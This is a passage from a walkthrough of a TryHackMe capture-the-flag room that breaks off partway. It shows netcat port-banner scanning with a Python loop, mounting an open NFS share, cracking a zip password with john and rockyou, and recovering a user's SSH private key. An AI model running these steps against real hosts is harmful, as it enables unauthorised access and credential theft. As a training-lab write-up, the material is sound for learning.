TryHackMe

The Server From Hell


tryhackme.com/room/theserverfromhell

Walkthrough

By

tryhackme.com/p/iLinxz


Starting off the challenge, the creator of the room states:



Start at port 1337 and enumerate your way.

Good luck.


Great, let's use netcat.



```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> nc 10.10.127.86 1337
Welcome traveller, to the beginning of your journey
To begin, find the trollface
Legend says he's hiding in the first 100 ports
Try printing the banners from the portskali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $>
```

Well, we have to check the first 100 ports, ay? Obviously, we won't do it manually. We're going to write a script.


I chose to write it in python:



```python
import os
import time


for i in range(1, 101):
    os.system("nc 10.10.127.86 %d" %i)
    print("")
```


The script will try to connect to the all the ports in the range from 0 to 100 (inclusive). Let's run it and see what we get. Let the script run for a bit.

After a small while, you should know where you should be headed next.




```
550 12345 0fffffffffff8000000000000000008888887cfcfffffffffffff00
550 12345 0ffffffffff800000888080000008888800000088 87ffffffffff00
550 12345 0fffffffff70000088800888800088888800088000007ffffffff00
550 12345 0fffffffff00008880888000000000000008880000000 8fffffff00
550 12345 0ffffffff80008808880000000880000088800888000008ffffff00
550 12345 0ffffffff000000888000000000800000800000008800007fffff00
550 12345 0fffffff800000000008888000000000080000000000000 7fffff00
550 12345 0ffffff70000000008cffffffc000000008000000000000 8fffff00
550 12345 0ffffff8000000008ffffff007f8000000007cf7c8000000 7ffff00
550 12345 0fffff78800007 80f7cffff7800f8000008fffffff80808807fff00
550 12345 0fff78000878000077800887fc8f80007fffc7778800000880cff00
550 12345 0ff70008fc77f7000000f80008f8000007f0000000000000888ff00
550 12345 0ff0008f00008ffc787f700000000000008f00000087fff8088cf00
550 12345 0f7000f800770008777 go to port 12345 80008f7f700880cf00
550 12345 0f8008c008fff80000000000007800000 07f800087708000800ff00
550 12345 0f8008707ff07ff8000008088ff800000000f7000000f800808ff00
550 12345 0f7000f888f8007ff7800000770877800000cf780000ff00807ff00
550 12345 0ff0808800cf0000ffff70000f877f70000c70008008ff8088fff00
550 12345 0ff70800008ff800f007fff70880000087f70000007fcf7007fff00
550 12345 0fff70000007fffcf700008ffc778000078000087ff87f700ffff00
550 12345 0ffffc000000f80fff700007787cfffc7787fffff0788f708ffff00
550 12345 0fffff7000008f00fffff78f800008f887ff880770778f708ffff00
550 12345 0ffffff8000007f0780cffff700000c000870008f07fff707ffff00
550 12345 0ffffcf7000000cfc00008fffff777f7777f777fffffff707ffff00
550 12345 0cccccff0000000ff000008c8cffffffffffffffffffff807ffff00
550 12345 0fffffff70000000ff8000c700087fffffffffffffffcf808ffff00
550 12345 0ffffffff800000007f708f000000c0888ff78f78f777c008ffff00
550 12345 0fffffffff800000008fff7000008f0000f808f0870cf7008ffff00
550 12345 0ffffffffff7088808008fff80008f0008c00770f78ff0008ffff00
550 12345 0ffffffffffffc8088888008cffffff7887f87fffff800000ffff00
550 12345 0fffffffffffff708888880000 8777ccf77fc777800000000ffff00
550 12345 0fffffffffffffff800888880000000000000000000800800cfff00
550 12345 0fffffffffffffffff70008878800000000000008878008007fff00
550 12345 0fffffffffffffffffff7000888880000000000880000800007fff00
550 12345 0fffffffffffffffffffffc8000000000000000000888 00007fff00
550 12345 0fffffffffffffffffffffff780000000000000888800000 8ffff00
550 12345 0fffffffffffffffffffffffff78780000000000000000000cffff00
```

Apparently, our next stop is port 12345:




```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> nc 10.10.127.86 12345
NFS shares are cool, especially when they are misconfigured
It's on the standard port, no need for another scankali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $>
```

NFS Shares? They are usually on port 2049. Let’s check what ‘showmount’ has to say.




```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> showmount -e 10.10.127.86
Export list for 10.10.127.86:
/home/nfs *
```

Looks like we have an export. Let’s mount it.




```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> showmount -e 10.10.127.86
Export list for 10.10.127.86:
/home/nfs *
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> mkdir mnt
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> sudo mount -t nfs 10.10.127.86:/home/nfs ./mnt/
[sudo] password for kali:
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> cd mnt/
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/mnt} $> ls
backup.zip
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/mnt} $> ls -la
total 16
drwxr-xr-x 2 nobody nogroup 4096 Sep 15 18:11 .
drwxr-xr-x 3 kali   kali    4096 Nov 29 12:02 ..
-rw-r--r-- 1 root   root    4534 Sep 15 18:11 backup.zip
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/mnt} $>
```

There is a zip file on the share, let’s unzip it.



```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/mnt} $> unzip backup.zip
Archive:  backup.zip
checkdir error:  cannot create home
                 Read-only file system
                 unable to process home/hades/.ssh/.
[backup.zip] home/hades/.ssh/id_rsa password:
   skipping: home/hades/.ssh/id_rsa  incorrect password
   skipping: home/hades/.ssh/hint.txt  incorrect password
   skipping: home/hades/.ssh/authorized_keys  incorrect password
   skipping: home/hades/.ssh/flag.txt  incorrect password
   skipping: home/hades/.ssh/id_rsa.pub  incorrect password
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/mnt} $>
```

It looks like the zip is password protected. Let’s crack the password with JOHN.




```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> zip2john backup.zip > hash
backup.zip/home/hades/.ssh/ is not encrypted!
ver 1.0 backup.zip/home/hades/.ssh/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=2107, decmplen=3369, crc=6F72D66B
ver 1.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/hint.txt PKZIP Encr: 2b chk, TS_chk, cmplen=22, decmplen=10, crc=F51A7381
ver 2.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/authorized_keys PKZIP Encr: 2b chk, TS_chk, cmplen=602, decmplen=736, crc=1C4C509B
ver 1.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=45, decmplen=33, crc=2F9682FA
ver 2.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/id_rsa.pub PKZIP Encr: 2b chk, TS_chk, cmplen=602, decmplen=736, crc=1C4C509B
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> sudo john hash --wordlist=/home/kali/Desktop/Wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]        (backup.zip)
1g 0:00:00:00 DONE (2020-11-29 12:04) 33.33g/s 273066p/s 273066c/s 273066C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $>
```

We’ve cracked the password, great, let’s read the insides of the .zip.

The zip contains some files off the home directory of a user called “hades”.

Also, only the .ssh directory is included in this zip file.


There are also other files, let’s see:



```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/home/hades/.ssh} $> ls -la
total 28
drwx------ 2 kali kali 4096 Sep 15 18:11 .
drwxr-xr-x 3 kali kali 4096 Nov 29 12:09 ..
-rw-r--r-- 1 kali kali  736 Sep 15 18:11 authorized_keys
-rw-r--r-- 1 kali kali   33 Sep 15 18:11 flag.txt
-rw-r--r-- 1 kali kali   10 Sep 15 18:11 hint.txt
-rw------- 1 kali kali 3369 Sep 15 18:11 id_rsa
-rw-r--r-- 1 kali kali  736 Sep 15 18:11 id_rsa.pub
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/home/hades/.ssh} $>
```

We get the first flag.


We also get a hint, what does it say?



```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/home/hades/.ssh} $> cat hint.txt
2500-4500
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK/home/hades/.ssh} $>
```

Judging by how the challenge started, I immediately assumed that the hint gives us a port range that we can try to connect to via netcat.


For this, I used the same script from before, only a bit altered.



```python
import os
import time


for i in range(2500, 4501):
    print("PORT TRIED: ",i)
    os.system("nc 10.10.127.86 %d" %i)
    time.sleep(0.25)
    print("")
```

I wanted to know which port the script was trying to connect us before actually doing it, just to keep track of things and I let it run.

I let the script run for a considerably longer time than the other one and then, the script stopped, it reached a ‘blockage’. By this, it meant I had to actually send input to the netcat connection. This meant I found the good port.

